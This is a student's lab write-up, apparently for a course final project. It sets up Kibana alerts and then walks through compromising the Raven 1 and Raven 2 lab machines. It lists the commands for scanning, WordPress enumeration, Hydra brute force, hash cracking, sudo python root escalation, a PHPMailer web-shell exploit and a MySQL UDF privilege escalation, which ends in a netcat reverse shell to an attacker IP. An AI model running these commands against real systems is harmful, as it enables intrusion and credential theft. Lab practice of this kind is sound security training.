Final Project

Stood up Watcher in Kibana


-HTTP Error threshold >400 for 5 minutes

-HTTP Request Size Monitor >3500 for 1 minute


-CPU Usage Monitor >.5 for 5 minutes


IN KALI

Netdiscover -r 192.168.1.0/24




Run NMAP against each IP

192.168.1.1


192.168.1.100 ELK

192.168.1.105



192.168.1.110

Target 1



Open


22 SSH, 80 HTTP (Apache httpd 2.4.10 Debian), 111 rpcbind, 139 netbios, 445 netbios

MAC Address 00:15:5D:00:04:10

OS: WIN 6.1 (Samba 4.2.14-Debian)

192.168.1.115

Target2



Open

22 SSH OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)

80 http Apache httpd 2.4.10 (Debian)


111 rpcbind, 139 netbios, 445 netbios

OS Windows 6.1 (Samba 4.2.14-Debian)


MAC: 00:15:5D:00:04:11

ENUMERATE WPScan TARGET1 192.168.1.110

Wpscan --url [192.168.1.110/wordpress](http://192.168.1.110/wordpress) --wp-content-dir -ep -et -eu



Found 2 Usernames



Using hydra to try their usernames against SSH open port @192.168.1.110

Command:

Hydra -l steven/Michael -P /usr/shar/wordlists/rockyou.txt 192.168.1.110 -t 4 ssh

u: michael

P: michael


FLAG 2



FLAG1 in source tables on the website /service.html… ‘View Page Source’



MySQL db password: R@v3nSecurity



MySQL


From var/www/html/wordpress$ mysql -u root -p R@v3nSecurity to login

show databases;

use wordpress;

show tables;

select \* from wp\_users



I know michael’s password is ‘michael’

Steven’s pw hash is $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/

Pw is pink84

Saved the hash to wp\_hash.txt in Documents

Command: john wp\_hash.txt



Ssh [steven@192.168.1.110](mailto:steven@192.168.1.110) p:pink84


Sudo -l

Steven can run python as sudo

Sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’ to gain root access

Then navigate to root folder to find the flag

Flag4



Flag3 in the mysql db tables




**TARGET 2** (https://www.hackingarticles.in/raven-2-vulnhub-walkthroughnet/)

Nmap -sV -sC 192.168.1.115

192.168.1.115

Target2



Open

22 SSH OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)


80 http Apache httpd 2.4.10 (Debian)


111 rpcbind, 139 netbios, 445 netbios

OS Windows 6.1 (Samba 4.2.14-Debian)

MAC: 00:15:5D:00:04:11

Wpscan –url <http://192.168.1.115> –wp-content-dir -ep -et -eu





$ Dirb http://192.168.1.115

Looked in /vendor/PATH to find flag 1


FLAG1



Per the /vendor/VERSION page

PHPMailer ver 5.2.16


C: searchsploit phpmailer




Config to attack 192.168.1.115/contact.php and will open a shell when I listen to port 443

$ nc -lvnp 443


Navigate to 192.168.1.115/shell.php to trigger shell(backdoor) and go back to terminal with nc to find connection open.



FLAG2



Db password found checking the wordpress wp-config.php file






Flag 3

$ find . -type f -name ‘flag [3-4].\*’

/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png

Visit <http://192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.png>



Flag 4

To enumerate MySQL version:

$ /var/ $ dpkg -l | grep mysql

Ver 5.5

Searchsploit for UDF privilege escalation 1518.c

Moved that exploit to my exploits folder…

Compiled the code $gcc -shared -fpic -o 1518.so 1518.c

Hosted SimpleHTTPServer on port 8080 to upload to the Mysql tables in /tmp

$ python -m SimpleHTTPServer

$ wget 192.168.1.90/1518.so

In the shell: logged into the Mysql

$mysql -u root -p

P: R@v3nSecurity

In Mysql

$ Create table foo(line blob);

$ Insert into foo values(load\_file(‘tmp/1518.so’));

$ Select \* from foo into dumpfile ‘/usr/lib/mysql/plugin/1518.so’;

$ Mysql create function do\_system returns integer soname ‘1518.so’;

$ Select do\_system(‘nc -ncv 192.168.1.90 4321 -e /bin/bash’);

On attacking system:

$ Nc -lvp 4321 to open shell

$ Whoami

Root

$ Cd /root

Ls

flag4.txt

$ cat flag4.txt

